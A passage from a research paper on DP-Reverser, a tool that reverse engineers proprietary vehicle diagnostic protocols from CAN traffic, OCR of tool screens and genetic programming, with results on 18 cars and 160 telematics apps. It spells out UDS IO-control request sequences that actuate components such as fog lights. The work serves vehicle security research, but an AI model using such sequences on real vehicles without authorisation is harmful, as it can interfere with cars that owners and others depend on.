Step 2: Assembling Payload. Since the network/transport layer protocols split the long diagnostic message into multiple short frames, we combine these short frames to assemble the raw payload. For *ISO 15765-2*, different types of frames are processed separately. If the frame is a single frame, the payload stored in it is complete and we extract the payload directly. If the frame is the first frame, the payload stored in it is incomplete. Thus, we need to first capture the following continuous frames and then assemble the complete payload by combining the payload of the first frame and the payloads of continuous frames until the total length reaches the data length field of the first frame. For *VW TP 2.0*, the data transmission frames do not contain the data length fields. We check their opcodes to determine if the current frame is the last frame or not. If true (i.e., the current packet is the last packet), we extract the concatenated payload as the raw payload. Otherwise, we concatenate its payload with the payload of the next frame.

Wen transmitting long diagnostic messages, we observe that some vehicles like BMW and Mini Copper do not directly adopt the *ISO 15765-2* protocol. Instead, the first byte of each CAN frame stores the ID of the target ECU. The remaining bytes are the payload of the diagnostic message. To correctly recover the payload of diagnostic messages, we ignore the first byte and put the remaining bytes together since the ID is not part of the payload.

Step 3: Fields Extraction. After obtaining the payload of a diagnostic message, we split the payload into multiple fields according to the protocol formats described in §2.3. We extract the local id, DID, **ESV** and **ECR** contained in diagnostic messages because they will be used in discovering their semantic meaning and formulas. For each **ECR**, we also extract the IO control parameter and control state from it to discover the semantic meaning of the control state field.

To extract fields of the diagnostic messages involved in reading **ESV**, since the response message of UDS can contain multiple **ESV**s and the length of each **ESV** is not fixed, we cannot extract these **ESV**s by only checking the response message. To solve this issue, we extract the last request message sent to the ECU. By using the DIDs contained in the request message as a reference, we can identify the **ESV**s in the corresponding response message, because the list of DIDs in the request message also appear in the corresponding response message with the same order and the field value after each DID is just the corresponding **ESV**.

3.3 Screenshot Analysis

Since the texts from the video of the UI contains the semantic information of the request messages and actual **ESV**s calculated by using formulas, we extract them and the timestamps from the video by using the OCR engine *Tesseract* [24] which can automatically convert typed or handwritten content into machine readable, editable format [23]. We also design a post-processing step to remove incorrect ECU signal values because the precision of the OCR engine may not be 100.0% and some incorrect values will be identified.

UI Text Extraction. We first use MPlayer [21] to transform the video into a series of images since the OCR engine can only process one single image at one time. Then, we apply *Tesseract* [24] to these images for extracting the text.

Incorrect ESV Value Filtering. Since sometimes the OCR engine might miss some decimal points (e.g., "25.00" is incorrectly identified as "2500"), we propose a two-stage filtration to remove incorrect **ESV**s. In the first stage, we set a normal value range for each type of **ESV**. For each **ESV** extracted by OCR-engine, we check if it is in the pre-defined range or not [15]. If true, we include it in the data set. Otherwise, we exclude it. In the second stage, we employ the anomaly detection (i.e., outlier detection) algorithm [51] to remove the values that are significantly different from the majority of the identified **ESV**s. The reason is that during a short period of time, the measured **ESV**s cannot change greatly. In other words, the "outlier" has a high possibility to be incorrect ones generated by the OCR engine.

3.4 Request Message Analysis

If the values of fields in request messages and their semantic information (i.e., functionality) are not defined in the standards, we recover their semantic information by using the

texts shown on UI. When reading the **ESV** through UDS or KWP 2000, the request message includes the DID (as shown in Fig. 5) or local identifier (as shown in Fig. 3), which are customized by the manufacturers. When controlling vehicle components with UDS, the request message also includes DID of the target component(as shown in Fig. 4). To obtain the semantic meaning of the DID or local identifier in the request message, we extract the types of **ESV**s displayed on UI or the type of controlled component shown on UI.

3.5 Response Message Analysis

When parsing the response message of UDS and KWP 2000, if it contains **ESV**, the diagnostic tool uses proprietary formulas to transform the **ESV** in response to **ESV** displayed on UI. To infer these formulas, since both the **ESV** in response messages and the **ESV** displayed on UI keep changing, we first need to correlate them. Then, we design an improved genetic programming algorithm to infer the formulas. We do not employ the linear regression to infer the formula [71] because the linear regression can only infer linear formulas (e.g., $Y = a * X + b$) [62] and it cannot infer the nonlinear formulas (e.g., $Y = X_0 * X_0$) [32].

Step 1: Constructing the mapping between ESV in diagnostic messages and ESV displayed on UI. We create a data set that contains a series of data pairs (i.e., (X,Y)) according to the timestamps in the video and the captured CAN frames. Each data pair contains one **ESV** extracted from diagnostic messages (i.e., X) and the **ESV** extracted from UI (i.e., Y).

For each **ESV** extracted from the diagnostic message (i.e., X), we get the timestamp of receiving the message (i.e., $time_{traffic}$). Then, we $time_{traffic}$ to search the nearest timestamp displayed on UI ($time_{ui}$). By using $time_{ui}$, we can identify the corresponding actual **ESV** displayed on UI (i.e., Y). We combine X and Y to get a value pair (X,Y) and add it to the data set. Note that, each **ESV** X is an integer value for UDS and each **ESV** contains two integer values for KWP 2000 (i.e., X_0 and X_1 mentioned in §2.3.1).

The alignment of diagnostic messages and screenshots of UI is important for correctly inferring the formulas. Before starting the data collection, we adopt two methods to ensure the alignment of diagnostic messages and screenshots of UI. One is to use NTP protocol [64]. The other is to use the well-documented OBD-II protocol [34]. We described the details of the alignment in §9.4.

Step 2: Inferring the formula through genetic programming. Based on the data set, we search the space of mathematical expressions to find the model that best fits the data set. That is, based on a series of independent variables (i.e., **ESV** in diagnostic messages, X) and their dependent variable targets (i.e., **ESV** displayed on UI, Y), we want to find out the formula (i.e., f) that allows $f(X) = Y$. In the machine learning field, this task is called "Symbolic Regression" [16]. We apply genetic programming (**GP**) to solve this problem [30] because GP can handle both arithmetic operators (i.e., addition, subtraction, division and multiplication) and nonlinear functions (e.g., square root, log, sine, tangent).

GP uses syntax trees to represent the formulas (e.g., $a * a + b$), where the functions are interior nodes (e.g., $*$, $+$) and the variables/constants are the leaves of the trees (e.g., a, b). GP will change the randomly generated formulas in multiple generations and select the one that has the highest fitness score (i.e., most close to $f(X) = Y$). Starting from a few randomly generated formulas, GP selects the fittest individuals and leverage evolution (i.e., Crossover and Mutation) to get the next generation of formulas. The evolution process repeats until one stopping criteria is satisfied. Two kinds of stopping criteria are usually used: (*i*) the number of evolution has reached the maximum number of generations. (*ii*) the fitness of one of the latest formula has reached the threshold. The fitness (similar to "error" or "loss" in machine learning) of one formula is calculated using functions such as "mean absolute error" or "mean squared error".

Table 2: Pre-processing of the data set and post-processing of the variables contained in the formulas inferred by GP.

	ESV in response messages (X)		**ESV** displayed on UI (Y)	
Range	Pre-process	Formula Post-processing	Pre-process	Formula Post-processing
$> 10^4$	$X' = X/10^4$	Replace($X', X/10^4$)	$Y' = Y/10^4$	Replace($Y', Y/10^4$)
10^3-10^4	$X' = X/10^3$	Replace($X', X/10^3$)	$Y' = Y/10^3$	Replace($Y', Y/10^3$)
10^2-10^3	$X' = X/100$	Replace($X', X/100$)	$Y' = Y/100$	Replace($Y', Y/100$)
10-10^2	$X' = X/10$	Replace($X', X/10$)	$Y' = Y/10$	Replace($Y', Y/10$)
0.1-1.0	-	-	$Y' = Y*10$	Replace($Y', Y*10$)
10^{-2}-10^{-1}	-	-	$Y' = Y*100$	Replace($Y', Y*100$)
10^{-3}-10^{-2}	-	-	$Y' = Y*10^3$	Replace($Y', Y*10^3$)
$< 10^{-3}$	-	-	$Y' = Y*10^4$	Replace($Y', Y*10^4$)

Step 3: Pre-processing of the data set and post-processing of the formula. When using GP to infer formulas, we find that the correctness of the output is affected by the ranges of **ESV** displayed on UI (i.e., variable targets, Y in Tab. 2). For example, if most values of Y are extremely small (e.g.,< 0.0001), GP will directly set a constant value as the formula (e.g., $Y = 0.0001$). In this case, the fitness score (e.g., "mean absolute error") is smaller than the pre-defined threshold and the evolution process stops. Moreover, if most Y values are extremely large (e.g., > 1000), GP will generate complex formulas to decrease the distance between $f(X)$ and Y.

Our manual testing shows that when most absolute values of X and Y are in the range 1.0 to 10.0, the output of GP achieves the highest accuracy. Thus, before using the GP to process (X,Y) pairs in the data set, we first check the absolute values of Y to determine if they should be reduced or enlarged: If more than half of the absolute values of Y are larger than 10 (smaller than 1), we think these Y values should be reduced (enlarged). In this case, we replace each Y value in the data set with a new value Y', which is equal to $Y * a$, where a is the reduced or enlarged factor. We combine the new (X, Y') pairs to construct a data set and infer the formula $f(X) = Y'$. After getting the formula $f(X) = Y'$, we replace the variable "Y'" with "$Y * a$" to get the formula "$f(X) = Y * a$", which de-

scribes the relation between X and Y. For example, as shown in Tab. 2, if most absolute values of Y are in range 10^3 to 10^4, we divide each value with 10^3 (i.e., Y'). If the inferred formula is $Y' = X$, we replace variable "Y'" with "$Y/10^3$" (i.e., the final formula is $Y/10^3 = X$).

For the X values in the data set, we process them with the same method to ensure that most new X' values are in the range 1.0 to 10.0. Because all of X values are integer (i.e., larger than 1.0), we only check if they should be reduced or not ("**ESV** in response messages (X)" in Tab. 2).

4 Experiment

We conduct a large-scale experiment to evaluate DP-Reverser and answer the following research questions:
Q1: Can the OCR engine correctly extract text from the UI of diagnostic tools? (§4.1)
Q2: For the frames of reading **ESV**s through OBD-II protocol, can DP-Reverser correctly recover their formulas? (§4.2)
Q3: For the frames of reading **ESV**s through UDS and KWP 2000 protocols, can DP-Reverser correctly recover the formulas and semantic information? (§4.3)
Q4: How is the performance of alternative algorithms to infer the formulas of UDS and KWP 2000? (§4.4)
Q5: For the CAN frames of controlling the vehicle components, can DP-Reverser correctly recover the semantic information of request messages? (§4.5)
Q6: How many telematics apps contain the formulas of diagnostic protocols? (§4.6)

Table 3: Vehicles and diagnostic tools used in experiments

Car	Vehicle Model	Protocol	Diagnostic Tools
Car A	Skoda Octavia	UDS	LAUNCH X431
Car B	Volkswagen Magotan	KWP 2000	VCDS
Car C	Volkswagen Lavida	KWP 2000	LAUNCH X431
Car D	Lexus NX300	UDS	Techstream
Car E	Mini Copper R56	UDS	AUTEL 919
Car F	Mini Copper R59	UDS	AUTEL 919
Car G	BMW i3	UDS	AUTEL 919
Car H	RongWei MARVEL X	UDS	AUTEL 919
Car I	Changan Eado	UDS	AUTEL 919
Car J	BMW 532Li	UDS	AUTEL 919
Car K	Volkswagen Passat	KWP 2000	AUTEL 919
Car L	Toyota Corolla	UDS	AUTEL 919
Car M	Peugeot 308	UDS	AUTEL 919
Car N	Kia k2 (UC)	UDS	AUTEL 919
Car O	Ford Kuga	UDS	AUTEL 919
Car P	Honda Accord	UDS	AUTEL 919
Car Q	Nissan Teana	UDS	AUTEL 919
Car R	Audi A4L	UDS	AUTEL 919

To answer these questions, we use 18 vehicles listed in Tab. 3 to conduct experiments. We use four diagnostic tools to interact with these vehicles: (1) Two professional handheld diagnostic equipment (i.e., LAUNCH X431 [80] and AUTEL 919 [36]). (2) Two professional diagnostic software (i.e., VCDS [72] and Techstream [37]).

4.1 Precision of the OCR engine

Approach: We use a camera to record the video of the screens of two diagnostic tools (i.e., AUTEL 919 and LAUNCH X431) and then check if the OCR engine can correctly extract the text from the pictures transformed from the video.
Result: The result is shown in Tab. 4. We find that the precision of the OCR engine reaches 97.6% for AUTEL 919 and 85.0% for LAUNCH X431. The reason is that the screen of AUTEL 919 is larger with better resolution than that of LAUNCH X431.

Table 4: Performance of OCR engine

Diagnostic Tool	#Total Pics	#Correct Pics	Precision
AUTEL 919	500	488	97.6%
LAUNCH X431	500	425	85.0%

Answer of Q1: The precision of the OCR engine reaches 97.6% for AUTEL 919 and 85.0% for LAUNCH X431.

4.2 Result of OBD-II Frames

Approach: To measure the effectiveness of DP-Reverser, we test the **ESV** in the OBD-II protocol because the standard has defined the formula of each **ESV**, which serves as the ground truth. We use one vehicle simulator, which supports OBD-II protocol, to generate the diagnostic messages, and employ an OBD telematics app "ChevroSys Scan Free" to read **ESV**s from the vehicle simulator. After recording the video of the UI and capturing the diagnostic messages sent or received by the app, DP-Reverser reverse engineers the formulas. Finally, we verify the correctness of the obtained formulas with the OBD-II standard (i.e., ground truth).
Result: For the 7 types of **ESV**s of OBD-II protocol listed in Tab. 5, DP-Reverser correctly recover all formulas.

For the first three types of **ESV**s, the recovered formulas are the same as that of ground truth. For the fourth **ESV** Engine Speed (RPM), the formula of ground truth contains two variables (i.e., X_0 and X_1). Although the output of our system only contains one variable (i.e., X_0), our result is correct because the real values of X_1 are all 128 in real diagnostic messages. Thus, the formula of ground truth can be simplified to $Y = 64X_0 + 32$.

For last three types of **ESV**s, the ground truth includes two formulas for each **ESV** because the **ESV** has two possible units. However, DP-Reverser identifies one formula for each **ESV**, because the app only uses one formula to parse the response messages. Moreover, for Engine Coolant Temperature, the formula of ground truth $Y = 1.8X - 40$ and the output of our system $Y = 1.7X - 22$ look different. However, since the values of X in traffic are in the range 0xA0-0xC0 (i.e.,

Table 5: Result of reverse engineering the formulas of OBD-II protocol: the request messages, the formulas in ground truth, and the formulas inferred by DP-Reverser.

ESV	Request Message	Formula Ground Truth	Formula (GP) System Output
Absolute Throttle Position	`01 11`	$Y = \frac{X}{2.55}$	$\frac{Y}{10} = \frac{(X/100)}{0.255}$
Calculated Engine Load	`01 04`	$Y = \frac{X}{2.55}$	$\frac{Y}{10} = \frac{X/100}{0.255}$
Fuel Tank Level Input	`01 2F`	$Y = 0.392 * X$	$\frac{Y}{100} = 0.389 * \frac{X}{100}$
Engine Speed (RPM)	`01 0C`	$Y = \frac{256*X_0+X_1}{4}$	$Y = 64X_0 + 32$
Vehicle Speed (Km/h or Mile/h)	`01 0D`	$Y = X$ or $Y = 0.621 * X$	$\frac{Y}{100} = 0.619 * \frac{X}{100}$
Engine Coolant Temperature(^oC or ^oF)	`01 05`	$Y = X - 40$ or $Y = 1.8 * X - 40$	$Y = 1.7 * X - 22$
Intake Manifold Absolute Pressure(KPa or inHg)	`01 0B`	$Y = X$ or $Y = X/3.39$	$\frac{Y}{10} = \frac{X}{100}/0.335$

160-192), the output of the formula in the ground truth (i.e., $Y = 1.8X - 40$) is in the range 248-305. The output of the recovered formula (i.e., $Y = 1.7X - 22$) is in the range 250-304.4. Thus, the output of these two formulas are almost the same, and we regard the output of GP as a correct one.

Answer of Q2: The result shows that, for the CAN frames of reading 7 types of **ESV**s with OBD-II protocol, the precision of reverse engineering is 100%.

4.3 Result of UDS and KWP 2000 Frames

Approach: For the **ESV**s of UDS, we manually analyze the frames and the corresponding actual **ESV**s shown on UI to extract the data identifiers (i.e., DIDs) and infer the formulas. These DIDs and formulas are used as the ground truth. For the **ESV**s of KWP 2000, we use a document containing the formulas KWP 2000 (provided by an experienced vehicle researcher) as the ground truth. Since some **ESV**s do not have formulas (e.g., the door status is open or closed), we only extract the DID or local identifier used in the request message (i.e., no formula can be extracted). To verify the correctness of inferred formulas, we conduct an additional experiment by using the **ESV**s displayed on the dashboard of real vehicles as the ground truth.

Result: In total, we select 446 **ESV**s from these 18 vehicles. For these **ESV**s, 290 of them contain formulas used when parsing the response messages. Other 156 **ESV**s do not have formulas (e.g., the door is open or closed). Tab. 6 lists the precision of reverse engineering formulas with GP .

Overall, the precision of GP reaches 98.3%. Note that if the coefficient in one inferred formula is very close to that of the ground truth, we regard the inferred formula as a correct one. The slight difference between the coefficient of inferred formulas and the coefficient of ground truth is generated due to two reasons: (*i*) There is a time interval between the time receiving the response message and the time displaying the

Table 6: Result of **ESV** analysis: Number of **ESV**s with formulas (i.e., column "**#ESV** (formula)"), number of **ESV**s that GP can infer formulas correctly (i.e., column "#Correct **ESV**"), precision of inferring formulas with GP (i.e., column "Precision"), and the number of **ESV**s without formulas (i.e., column "**#ESV** (Enum)").

Car	**#ESV** (formula)	#Correct **ESV**	Precision	**#ESV** (Enum)
Car A	28	28	100.0%	0
Car B	8	7	87.5%	0
Car C	5	5	100.0%	0
Car D	12	12	100.0%	5
Car E	5	5	100.0%	4
Car F	8	8	100.0%	5
Car G	5	4	80.0%	22
Car H	5	5	100.0%	13
Car I	11	9	81.8%	0
Car J	20	20	100.0%	20
Car K	41	41	100.0%	0
Car L	29	28	96.6 %	20
Car M	4	4	100.0%	14
Car N	26	26	100.0%	19
Car O	18	18	100.0%	9
Car P	7	7	100.0%	6
Car Q	18	18	100.0%	17
Car R	40	40	100.0%	2
Total	290	285	98.3%	156

ESV on the device screen. For some (X,Y) pairs in the dataset, X comes from the latest received message and Y has not been updated. (*ii*) The stopping criterion of GP defines that if the fitness of one latest formula has reached the threshold, the GP will stop evolution.

Although some inferred KWP 2000 formulas are quite different from that of ground truth, manual verification reveals that they are equal when implemented in systems. We use two **ESV**s to explain the reason.

▷ *Vehicle Speed*: The formula of ground truth contains two variables (i.e., X_0, X_1). But the formula inferred by GP only contains one (i.e., X_1). The reason is that, in frames, the values of X_0 are all `0x64` (i.e., 100). The formula of ground truth will be transformed to $Y = X_1$ when X_0 is constant value 100.

▷ *Torque Assistance*: In frames, X_1 has two possible values (i.e., `0x7F` and `0x81`). The formula in ground truth will change to $Y = X_0 * (-0.001)$ and $Y = X_0 * 0.001$, respectively. Moreover, the formula generated by GP will be $Y = X_0 * (-1.03/1000)$ and $Y = X_0 * (0.97/1000)$. Thus, the formulas in ground truth and GP are still the same.

Cause of inconsistency. We find that the inferred formula of lateral acceleration contains only one variable (i.e., X_1) whereas the formula of ground truth contains two variables (i.e., X_0 and X_1). This inconsistency is caused by the data in the collected frames. More precisely, in these frames, all the values of variable X_0 is `0x00`. Thus, the genetic programming regards the values of X_0 as constant and the inferred formula

only uses another variable X_1.

Result validation with real vehicles. Since the real vehicles display some **ESV**s on their dashboards, we can use them as the ground truth of reverse engineering. In detail, we use the diagnostic tools to read **ESV**s from the vehicles and then combine the diagnostic messages and the inferred formulas to obtain the possible **ESV**s shown on dashboards. We compare the possible **ESV**s with the **ESV**s displayed on the dashboards (recorded by camera) to check the correctness of the inferred formulas. We use four real vehicles in this validation experiment. The result in Tab. 7 shows that the inferred formulas are correct for all these vehicles.

Table 7: Result of using real vehicles to evaluate the correctness of reverse engineering the formulas of **ESV**s.

Vehicle	**ESV** on vehicle dashboards	Formula (GP) System Output	Same or not
Car F	Engine speed	$Y = X$	√
Car K	Engine speed	$Y = X_0 * X_1/5$	√
Car L	Coolant Temperature	$Y = 0.5X$	√
Car R	Engine speed	$Y = 64.1X_0 + 0.241X_1$	√

Time cost. We measure the average time needed by genetic programming to infer the formulas. The result listed in Tab. 8 shows that it costs about 201.40 and 192.19 seconds to infer UDS and KWP 2000 formulas, respectively. One reason may be that we set the maximum number of generations to 30 and each generation contains 1000 formulas to calculate their fitness score ('mean absolute error'). To shorten the time, we will decrease the maximum number of generations and the number of formulas in each generation in future work.

Table 8: Average time cost of inferring formulas (seconds).

Protocol	Genetic Programming	Linear Regression	Polynomial Curve Fitting
UDS	201.40	0.0009	0.0004
KWP 2000	192.19	0.0017	0.0006

Answer of Q3: The result shows that, for the frames of reading 290 types of **ESV**s with UDS or KWP 2000, the precision of reverse engineering is 98.3%.

4.4 Comparion with Alternative Algorithms for Formula Inferring

Approach: Previous research LibreCAN [71] enhances READ [60] to identify the fields contained in the CAN messages transmitted between ECUs. It shows that linear regression can be used to find the relation between these fields and OBD sensors. Since READ [60] does not consider the transmission layer protocol, it cannot correctly identify the payload of a long diagnostic message before analyzing it. We examine this issue and evaluate the precision of using linear regression and polynomial curve fitting [63] to infer formulas for comparison.

Result: We describe the result from two aspects: (1) Necessity of payload recovering; (2) Precision of linear regression and polynomial curve fitting.

(1) Necessity of payload recovering. A long diagnostic message will be transmitted through multiple CAN messages. Recovering the raw payload of a diagnostic message is the first step before analyzing it. To measure the percentage of CAN messages that should leverage the transport/network layer protocol to assemble the payload, we examine the number (percentage) of each type of messages contained in UDS and KWP 2000 traffic.

For UDS, we analyze the CAN messages of **Car A** (Skoda Octavia). The captured traffic contains 31,963 messages. Half of them (i.e., 17,601/31,963=55.1%) are single frames. The multi-frame messages (i.e., first frames and continuous frames) account for 32.0% (i.e., 10,213/31,963=32.0%). Other frames are flow control frames.

For KWP 2000, we analyze the CAN messages of **Car B** (Volkswagen Magotan) and **C** (Volkswagen Lavida) since they implemented KWP 2000. The collected traffic contains 4,556 messages in total. We find that 3,425 (i.e., 75.2%) of them needs to wait for the next frames. The remaining 1,131 messages (i.e., 24.8%) are the last frames of multi-frame messages (i.e., do not need to wait for next frames).

The result shows that, for UDS, 32.0% CAN messages must be processed by payload recovering. For KWP 2000, 75.2% CAN messages must be processed by payload recovering. Otherwise, we cannot extract fields from them.

Table 9: Number/Percentage of single frames and multi-frames in UDS and KWP 2000 traffic.

Protocol	# Single Frames	# Multi Frames	# Total Frames
UDS	17,601 (55.1%)	10,213 (32.0%)	31,963
KWP 2000	1,131 (24.8%)	3,425 (75.2%)	4,556

(2) Precision of linear regression and polynomial curve fitting. The performance of linear regression and polynomial curve fitting is shown in Tab. 10. Overall, the precision of linear regression reaches 43.8% and that of polynomial curve fitting achieves 32.1%. In contrast, the GP algorithm employed by our system has a much better precision (i.e., 98.3%).

Cause of inconsistency. Manual investigation shows that GP outperforms linear regression and polynomial curve fitting due to the following reasons:

(*i*) Some outliers are generated if the OCR engine fails to correctly extract sensor values from the screenshots. For example, in one screenshot, the actual **ESV** is "3.7", but the

Table 10: Precision of inferring formulas of UDS and KWP 2000 with linear regression (i.e., column "#Correct **ESV** (Linear Reg)") and polynomial curve fitting (i.e., column "#Correct **ESV** (Polynomial)").

Car	#**ESV** (formula)	#Correct **ESV** (Linear Reg)	# Correct **ESV** (Polynomial)
Car A	28	14	20
Car B	8	2	1
Car C	5	1	2
Car D	12	10	8
Car E	5	3	2
Car F	8	4	3
Car G	5	2	2
Car H	5	5	3
Car I	11	9	6
Car J	20	11	8
Car K	41	2	0
Car L	29	25	12
Car M	4	4	2
Car N	26	14	11
Car O	18	11	6
Car P	7	3	3
Car Q	18	7	4
Car R	40	34	28
Total	290	127	93

OCR engine outputs "8.0". Another screenshot contains actual **ESV** "11.4", but the OCR engine only extracts "4" from it. Due to the incorrect sensor values, the factor related to the variable of the inferred formula is affected, which is much smaller than that of ground truth. We observe that GP is more robust than linear regression. Other studies also show that GP is robust to outliers/noise [40, 44, 52].

(*ii*) Linear regression can only infer linear formulas and polynomial curve fitting can only find polynomial formulas. For KWP 2000 protocol, if the formula has two variables (i.e., X_0 and X_1), the linear formulas can be represented as $Y = \beta_0 X_0 + \beta_1 X_1 + X2$. However, if the formulas of ground truth contain non-linear elements, linear regression cannot identify them. An example is "Engine Speed (RPM)" (i.e., $Y = X_0 * X_1/5$). Linear regression can only obtain the formula $Y = 0.45X_0 + 17.85X_1 + 498.47$. Polynomial curve fitting can find one formula $Y = 0.032X_0 * X_1 - 10X_0 + 64.52X_1 + 0.04X_0^2 - 0.46X_1^2 - 215$. This formula contains $X_0 * X_1$, but its coefficient is much smaller than that in the ground truth (i.e., 0.2). GP can handle these non-linear formulas since it uses syntax trees to represent the formulas. Both linear and non-linear formulas can be inferred.

Time cost. Although the linear regression and polynomial curve fitting cannot achieve high precision when inferring formulas, their time cost is much smaller than that of GP (i.e., Tab. 8, less than one second for each **ESV**), because they do not need to iterate a large number of times.

Answer of Q4: The result shows that, 32.0% CAN frames for UDS and 75.2% CAN frames for KWP 2000 must be processed by payload recovering. Otherwise, the fields in them cannot be extracted. Moreover, when inferring formulas, the linear regression algorithm only achieves 43.8% precision and the polynomial curve fitting only achieves 32.1% precision. Their precision is much lower than that of DP-Reverser.

4.5 Result of Reverse Engineering ECR

Approach: We test controlling components of vehicles by using the IO control service or input output control via localidentifier service. We analyze the captured frames to infer the procedure of sending different types of request messages.
Result: In total, we extracted 124 **ECR**s from 10 vehicles. Five of them use IO control service of UDS (service ID is "2F") and other five of them use input output control via local identifier service of KWP 2000 (service ID is "30"). We list the number of identified **ECR**s of each vehicle in Tab. 11.

Table 11: Number of **ECR**s extracted from vehicles.

Car	#**ECR**	Service ID	Car	#**ECR**	Service ID
Car A	11	2F	**Car D**	5	30
Car E	3	30	**Car F**	5	30
Car H	6	2F	**Car I**	10	2F
Car J	27	30	**Car N**	21	2F
Car O	4	2F	**Car Q**	32	30

Although these components have different DIDs or local IDs, their control procedures have similar patterns. To control one component (e.g., window or light), the controller should send three request messages. If the component sends one positive response message for each request message, the component can be controlled successfully.
First Request: The controller sends the "Freeze current state" message. The format is "`2F {DID: 2 bytes} 02`". The last byte 0x02 is the IO control parameter, which means freeze current state (i.e., prepare to control). For example, the first step of controlling the fog light is sending the request message "`2F 09 50 02`". When controlling other components of the vehicle, we just need to change the values of DIDs.
Second Request: The controller sends the "Short term adjustment" message. The format is "`2F {DID: 2 bytes} 03 {control state: n bytes}`". The byte 0x03 is the first byte of **ECR** (i.e., IO control parameter), which means short term adjustment (i.e., start controlling). Followed by the control state. For example, to light up the fog lights on the left hand for 5 seconds, the request message is "`2F {DID: 09 50} 03 {control state: 05 01 00 00}`". To control the fog lights on the right hand for 3 second, the request message is "`2F {DID: 09 50} 03 {control state: 03 00 00 00}`". Only 2 bytes in the control state are modified (one byte for the time duration of control and one byte for left/right side).
Third Request: The controller sends the "Return control to ECU" message. The format is "`2F {DID: 2 bytes} 00`". The

last byte 0x00 is the IO control parameter, which means return control to ECU (i.e., the control is finished). For example, after controlling the fog light, sending the request message "`2F 09 50 00`" returns the control to the ECU.

Answer to Q5: For the 124 **ECR**s of ten vehicles, we correctly extracted all **ECR**s. We also find that three messages are required to control each vehicle component by using the IO control service.

4.6 Formulas Extracted from Apps

Approach: When processing the response messages, if one response message contains **ESV**, the telematics apps may also use a formula to transform it to actual **ESV**. To extract these formulas, we analyze 160 telematics apps: 38 apps are downloaded from Google Play by searching the keywords "vehicle diagnostic" and "vehicle OBD". We also include all 122 apps from the data set of CANhunter [83].

For each app, we identify the data buffer that stores the response message by calling framework APIs (e.g., *InputStream.read()*). Then, we perform forward taint analysis on the data buffer to identify the statements that process the response message. If the statement includes mathematical operators (e.g., $+$, $*$), we extract the formula from the statement. We also extract the condition of using the formula by utilizing the control dependency relation to identify the dependent branch statement and then analyzing the constant values contained in the branch statement. (More details in §9.2).

Result: Tab. 12 lists the number of formulas discovered from apps. We only find three apps containing the formulas used to process the response messages of UDS and KWP 2000. In "Carly for VAG", we obtain 90 UDS formulas and 137 KWP 2000 formulas. For example, if the DID is 0xF43C, the corresponding formula is $Y = 0.1X - 40$. In "Carly for Mercedes", we extract 1624 UDS formulas and 468 KWP 2000 formulas. In "Carly for Toyota", we get 7 KWP 2000 formulas. For example, if the request message is "`21 1A`", the formula $Y = X$ is used to obtain the vehicle model speed.

Our tool discovers 12 apps containing formulas of OBD-II protocol. Note that the standard of OBD-II [34] has defined these formulas (e.g., engine coolant temperature $Y = X - 40$). Our system can also reverse engineer them. Manual inspection of the result reveals that the formulas in 13 apps cannot be extracted due to multiple reasons. For example, the request message is sent by subclass and the response message is parsed by the parent class, or the app only checks partial bytes of response messages to determine the used formula.

We do not discover any KWP 2000 or UDS formulas from other apps. One reason is that although some apps send request messages of KWP 2000 or UDS, they only use them to read/clear DTC or read freeze frame (i.e., they do not use KWP 2000 or UDS to read **ESV**). Moreover, since most vehicles support OBD-II protocol, some apps only send request messages of OBD-II protocol to read **ESV**.

Table 12: Telematics apps containing formulas.

APP Name	Formula Type	# Formula
Carly for VAG	UDS KWP 2000	90 137
Carly for Mercedes	UDS KWP 2000	1624 468
Carly for Toyota	KWP 2000	7
inCarDoc	OBD-II	82
Car Computer - Olivia Drive	OBD-II	74
CarSys Scan	OBD-II	64
Easy OBD	OBD-II	55
inCarDoc Pro	OBD-II	49
OBD Boy(OBD2-ELM327)	OBD-II	45
FordSys Scan Free	OBD-II	42
ChevroSys Scan Free	OBD-II	40
ToyoSys Scan Free	OBD-II	40
Obd Mary	OBD-II	34
OBD2 Boost	OBD-II	34
Obd Harry Scan	OBD-II	28
Obd Arny	OBD-II	27
MOSX	OBD-II	24
Dr Prius Dr Hybrid	OBD-II	22
Dacar Pro OBD2	OBD-II	21
OBD2 Scanner Fault Codes Desc	OBD-II	16
Dacar Pro OBD2	OBD-II	14
Engie Easy Car Repair	OBD-II	8
PHEV Watchdog	OBD-II	8
Torque Lite(OBD2&Car)	OBD-II	5
Kiwi OBD	OBD-II	3
OBDclick	OBD-II	2
Dr Prius Dr Hybrid	OBD-II	1
Fuel Economy for Torque Pro	OBD-II	1

We also investigate the number of ECUs and **ESV**s that can be obtained from professional diagnostic tools and telematics apps by using two vehicles (i.e., VW Passat, Toyota Corolla). For VW Passat, the diagnostic tool (i.e., AUTEL 919) discovers 18 ECUs, but only 10 of them can be discovered by the app (i.e., "Carly for VAG"). Other ECUs (e.g., Airbag) are missed by the app. For Toyota Corolla, the diagnostic tool (i.e., AUTEL 919) discovers 31 ECUs, but only 14 of them can be discovered by the app(i.e., "Carly for Toyota"). For VW Passat, the diagnostic tool can read 203 **ESV**s (i.e., 173 KWP 2000 **ESV**s and 30 UDS **ESV**s). For Toyota Corolla, the diagnostic tool can read 242 **ESV**s through UDS. However, none of these **ESV**s can be read by the apps. For example, the tool sends UDS request message "`03 22 10 17`" to Toyota Corolla to get quantity of fuel injection cylinder 1. But this request message cannot be discovered in any apps.

Answer of Q6: For the 160 telematics apps, we only find three of them contain UDS or KWP 2000 formulas. Some other apps only contain formulas of the OBD-II protocol. A more detailed comparison with two vehicles shows that, compared with telematics apps, the professional diagnostic tools can discover more ECUs and read more **ESV**s.

5 Related Work

To determine the registers of supervisory control and data acquisition systems used to store constant, counter, or sensor values, Erez et al. designed a decision tree [46]. However, since it is based on fixed window size, it cannot identify the fields whose length is not equal to the window. To identify three kinds of fields contained in CAN messages, Markovitz et al. dynamically changed the window size and checked the number of values contained in the window [61].

To analyze the format of CAN messages, after putting messages of the same CAN ID in the same group, Marchetti et al. proposed READ [60], which first calculates the bit flip rate, bit flip magnitude and then uses them to determine physical (i.e., signal), counter, and CRC fields. Although READ achieves high precision when processing an online dataset, it can neither identify constant values and multiple value related fields nor discover the type of signals stored in each field (e.g., engine RPM). Pes et al. proposed LibreCAN [71] to reverse engineer the format of CAN messages. For the CAN messages collected from the vehicle, LibreCAN first enhances READ [60] to identify fields storing ECU signal values. For each field, LibreCAN uses cross-correlation to identify its related powertrain-related signals. To identify CAN messages related to body related events, LibreCAN filters out useless messages with three stages. However, LibreCAN can neither handle long messages transmitted via transport/network layer protocols nor discover the nonlinear relationships between fields and signals. CANHunter [83] performs dynamic force execution to extract all messages sent by diagnostic apps. However, it neither examines the diagnostic protocols nor analyzes the processing of response messages.

